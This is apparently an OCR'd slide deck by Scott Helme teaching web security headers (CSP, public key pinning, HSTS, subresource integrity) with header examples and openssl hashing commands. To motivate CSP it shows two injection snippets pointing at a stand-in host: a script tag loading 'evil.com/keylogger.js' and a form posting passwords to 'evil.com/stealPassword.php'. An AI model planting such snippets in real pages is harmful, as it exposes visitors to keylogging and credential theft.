
CSP STS PKP ETC OMG WTF BBQ…

Scott Helme

@Scott_Helme | scotthelme.co.uk

Hardenize

How security has evolved



Browser support

What are security headers?

Content-Security-Policy
- Content-Security-Policy-Report-Only
- X-Webkit-Content-Security-Policy
- X-Content-Security-Policy

Public-Key-Pins
- Public-Key-Pins-Report-Only

Strict-Transport-Security

X-Content-Type-Options

X-Frame-Options

X-XSS-Protection

X-Download-Options

X-Permitted-Cross-Domain-Policies

Content Security Policy

Content Injection

```
<html>
<head>…</head>
<body>
  <script src=“evil.com/keylogger.js”></script>
</body>
```

Mitigating XSS

```
<script>
    var message = “Hello World!!!”;
    alert(message);
</script>
```

```
<script src=“(scotthelme.co.uk)/js/message.js”>
</script>
```

What is CSP?

```
cache-control: max-age=0, no-cache
content-encoding: gzip
content-security-policy: [policy goes here]
date: Fri, 22 Apr 2016 10:00:00 GMT
server: nginx
status: 200
```

CSP Directives

child-src

connect-src

default-src

font-src

frame-src*

img-src

media-src

object-src

script-src

style-src

* deprecated

A basic policy

```
Content-Security-Policy: default-src ‘self’ cdnjs.com
```

Fine tuning

```
Content-Security-Policy: default-src ‘self’;
script-src ‘self’ cdnjs.cloudflare.com ajax.googleapis.com
```

```
<script
src="https://ajax.googleapis.com/.../jquery.min.js">
</script>
```

```
<script
src="https://cdnjs.cloudflare.com/.../bootstrap.min.js">
</script>
```

Fine tuning

```
Content-Security-Policy: default-src ‘self’;
script-src [source list];
style-src [source list];
img-src [source list];
child-src [source list];
```

Additional CSP Directives

form-action

frame-ancestors

block-all-mixed-content

upgrade-insecure-requests

Additional CSP Directives

form-action

block-all-mixed-content

frame-ancestors

upgrade-insecure-requests

```
<form action="https://evil.com/stealPassword.php"
method="post"> ... </form>
```

Additional CSP Directives

form-action

frame-ancestors

block-all-mixed-content

upgrade-insecure-requests

```
<iframe src="https://scotthelme.co.uk/">
</iframe>
```

Additional CSP Directives

form-action

frame-ancestors


block-all-mixed-content

upgrade-insecure-requests

```
<img src="http://imgur.com/kittens.png">
```

Testing CSP

```
Content-Security-Policy-Report-Only: [policy]
```



CSP Reporting

```
Content-Security-Policy-Report-Only: [policy];
report-uri https://scotthelme.report-uri.io
```

```
{
  "csp-report": {
        "document-uri": "https://scotthelme.co.uk/ecdsa/",
        "violated-directive": “script-src ‘self’",
        "original-policy": “[policy here]",
        "blocked-uri": https://evil.com ...
```

Migrating from HTTP to HTTPS

```
Content-Security-Policy-Report-Only: default-src https:;
report-uri https://scotthelme.report-uri.io
```

Public Key Pinning

Rogue Certificates

scotthelme.co.uk

scotthelme.co.uk

What is PKP?

```
cache-control: max-age=0, no-cache
content-encoding: gzip
public-key-pins: [policy goes here]
date: Fri, 22 Apr 2016 10:00:00 GMT
server: nginx
status: 200
```

PKP Directives

pin-sha256

max-age

includeSubDomains

A PKP Policy

```
Public-Key-Pins:
pin-sha256="X3pGTSOuJeEVw989IJ/cEtXUEmy52zs1TZQrU06KUKg=";
pin-sha256="MHJYVThihUrJcxW6wcqyOISTXIsInsdj3xK8QrZbHec=";
includeSubDomains; max-age=2592000
```

What's in a pin?

```
scott@scotthelme:~$ openssl x509 -in ecdsa.crt -noout -text
Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:82:2a:6e:ae:28:2f:9a:9a:e4:46:14:e4:ed:5e:
                    8d:01:87:e9:cd:22:56:ec:e5:7b:04:55:66:8f:d4:
                    bc:bb:8a:01:9e:a1:f9:be:b6:0b:c4:ec:b7:32:1e:
                    77:56:01:6b:cd:69:74:f6:32:65:84:d8:36:88:a1:
                    0f:35:31:9a:7c
                ASN1 OID: prime256v1
```

Where to pin?

DST Root

Let's Encrypt X3

scotthelme.co.uk

Leaf Pin

scotthelme.co.uk


Intermediate Pin

Let's Encrypt X3


DigiCert CA2

Root Pin

DST Root



DigiCert Root




PKP Reporting

```
Public-Key-Pins-Report-Only: [policy];
report-uri https://scotthelme.report-uri.io
```


```
{
    “served-chain”: “-----BEGIN CERTIFICATE-----”,
    “validated-chain”: “----- BEGIN CERTIFICATE -----”,
    “known-pins”: “pin-sha256=X3pGTSOuJeEVw989IJ/cEtX”,
    “hostname”: “scotthelme.co.uk”
```

Strict Transport Security

Without HSTS



SSL/TLS stripped



What is STS?

```
cache-control: max-age=0, no-cache
content-encoding: gzip
strict-transport-security: [policy goes here]
date: Fri, 22 Apr 2016 10:00:00 GMT
server: nginx
status: 200
```

STS Directives

max-age

includeSubDomains

preload


An STS Policy

```
Strict-Transport-Security: max-age=2592000
```

With HSTS

http://twitter.com

https://twitter.com




HTTPS

Subresource Integrity

3rd Party Trust

scotthelme.co.uk


somecdn.com



What is SRI?

```
<script src="somecdn.com/jquery.min.js"
crossorigin="anonymous"
integrity="sha256-[base64] sha384-[base64]">
</script>
```

What's in an SRI hash?




```
scott@scotthelme:~$ cat jquery.min.js | openssl dgst
-sha256 -binary | openssl base64
caPmelCaJqLUfkrgijiKos9lChnIL86LgGnFmlLjeQA=
scott@scotthelme:~$ cat jquery.min.js | openssl dgst
-sha384 -binary | openssl base64
DqDekClqOt9+aTVU7IBnaTpoBsB9xjmmDaRy7qn58sv0IySoFcEbbUPgvR
m0L1ZT
```

SRI deployed

```
<script src="somecdn.com/jquery.min.js"
crossorigin="anonymous"
integrity="sha256-
caPmelCaJqLUfkrgijiKos9lChnIL86LgGnFmlLjeQA=
sha384-
DqDekClqOt9+aTVU7IBnaTpoBsB9xjmmDaRy7qn58sv0IyS
oFcEbbUPgvRm0L1ZT"></script>
```

3rd Party Trust



Thanks!

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Hardenize